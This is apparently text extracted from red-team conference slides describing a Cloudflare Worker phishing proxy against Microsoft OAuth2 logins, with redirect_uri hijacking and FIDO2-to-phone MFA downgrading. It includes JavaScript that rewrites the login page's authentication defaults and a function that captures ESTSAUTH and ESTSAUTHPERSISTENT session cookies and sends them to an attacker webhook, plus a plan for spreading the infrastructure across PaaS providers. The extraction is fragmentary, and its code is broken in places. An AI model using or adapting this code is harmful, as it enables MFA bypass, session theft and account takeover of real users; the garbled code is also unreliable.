
Preflight requests






### Microsoft Oauth2 Security









### Microsoft Oauth2 Security







### Microsoft Oauth2 Security







### Coding 101 (Evil-CfWorker)

#### Redirect\_URI Hijacking


- We rewrite redirect\_uri parameters in OAuth requests from our phishing domain to Microsoft's real domain.
- This makes Microsoft trust the request and complete the legitimate OAuth authorization flow.
- When Microsoft sends the authorization code back, we intercept it before rewriting the redirect back to our domain.





## Microsoft FIDO2 Keys "Trampoline"

MFA Downgrading



CSS injection

Me: Makes a small CSS change

My Site:





How is it implemented?





How is it implemented?

# /common/login

```
$Config={
  "arrUserProofs": [{
    "authMethodId":"FidoKey","data":"FidoKey","display":"",
    "isDefault":true, "isLocationAware": false
    "authMethodId": "PhoneAppNotification", "data":
    "PhoneAppNotification", "display": "", "isDefault": false,
    "isLocationAware":false
    "authMethodId":"PhoneAppOTP","data":"PhoneAppOTP","display":
    "", "isDefault": false, "isLocationAware": false,
    "phoneAppOtpTypes":["MicrosoftAuthenticatorBasedTOTP"]
```



How is it implemented?


# /common/login

```
$Config={
  "arrUserProofs": [{
    "authMethodId":"FidoKey","data":"FidoKey","display":"",
    "isDefault":true, "isLocationAware": false
    "authMethodId": "PhoneAppNotification", "data":
    "PhoneAppNotification", "display": "", "isDefault": false,
    "isLocationAware":false
    "authMethodId": "PhoneAppOTP", "data": "PhoneAppOTP", "display":
    "","isDefault":false,"isLocationAware":false,
    "phoneAppOtpTypes":["MicrosoftAuthenticatorBasedTOTP"]
```



How is it implemented?





#### **MFA Downgrading**

How we can do it? ☺


```
* Apply phone authentication preference
function applyPhoneAuthPreference(content) {
   if (!ENABLE_PHONE_AUTH_MODIFICATION) return content;
   const hasPhoneAppNotification = /"authMethodId":"PhoneAppNotification"[^}]*"isDefault":false/.test(content);
   const hasPhoneAppOtp = /"authMethodId":"PhoneAppOTP"[^}]*"isDefault":false/.test(content);
   if (hasPhoneAppNotification && hasPhoneAppOtp) {
       // Prioritize PhoneAppNotification when both are available
       content = content.replace(
           /("authMethodId":"PhoneAppNotification"[^}]*"isDefault":)false/g,
            '$1true'
       );
    } else if (hasPhoneAppNotification) {
       // Set PhoneAppNotification as default
       content = content.replace(
           /("authMethodId": "PhoneAppNotification" [^}] * "isDefault":) false/g,
            '$1true'
       );
    else if (hasPhoneAppOtp) {
       // Set PhoneAppOTP as default if Notification is not available
       content = content.replace(
           /("authMethodId":"PhoneAppOTP"[^}]*"isDefault":)false/g,
            '$1true'
       );
   return content;
```



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# **MFA Downgrading**


How can we do it? ☺





#### **CSS** injection








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
#### **CSS** injection



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#### **CSS** injection





Back

#### **CSS** injection



#### Choose a way to sign in




Approve a request on my Microsoft Authenticator app




Use my password

Back





### **CSS** injection





#### Phishing time ©


# Which cookies do we want?

Cookie Name	Туре	Comments
ESTSAUTH	Common	Contains user's session information to facilitate SSO. Transient.
ESTSAUTHPERSISTENT	Common	Contains user's session information to facilitate SSO. Persistent.

```
* Capture incoming authentication cookies from request headers
async function captureIncomingAuthCookies(cookieHeader, request) {
        if (!ENABLE_WEBHOOK_NOTIFICATIONS || !WEBHOOK_URL) return;
        // Extract only ESTSAUTH and ESTSAUTHPERSISTENT cookies (same as SET-Cookie responses)
        const authCookies = [];
        const cookies = cookieHeader.split(';');
        for (const cookie of cookies) {
            const trimmed = cookie.trim();
            if (trimmed.startsWith('ESTSAUTH=') ||
                trimmed.startsWith('ESTSAUTHPERSISTENT=')) {
                authCookies.push(trimmed);
        if (authCookies.length > 0) {
            const currentTime = Date.now();
            if (currentTime - lastCookieSentTimestamp > 5000) {
                const metadata = createRequestMetadata(
                    request.headers.get('cf-connecting-ip') || 'unknown',
                    request.headers.get('cf-ipcountry') || 'unknown',
                    request.headers.get('referer') || 'Direct',
                    { url: request.url, source: 'incoming_request' }
                const allAuthCookies = authCookies.join('; ');
                const message = formatCookieMessage(allAuthCookies, metadata);
                await sendToWebhook(message, WEBHOOK_URL);
                lastCookieSentTimestamp = currentTime;
            } else {
        } else {
     catch (error) {
```

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
#### Phishing time ©








# Phishing time ©




custom webhook server ©




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# Jemo Time





#### "Digi"-Evolution of Cloudflare workers







#### "Digi"-Evolution of Cloudflare workers

What happens if the company we are auditing has other CDNs as trusted parties?



Why limit ourselves to this technology?

What happens if Cloudflare is down?





#### **Evil-PaaS**

- Multi-Platform: It can be deployed on any PaaS provider.
- **Distributed Operations**: Decentralized infrastructure, no single control plane.
- **Decentralized Resilience**: A takedown on one platform has zero impact on the others.
- Ad-hoc: You can deploy on the PaaS that best suits your needs depending on the engagement and the technology you need to test.





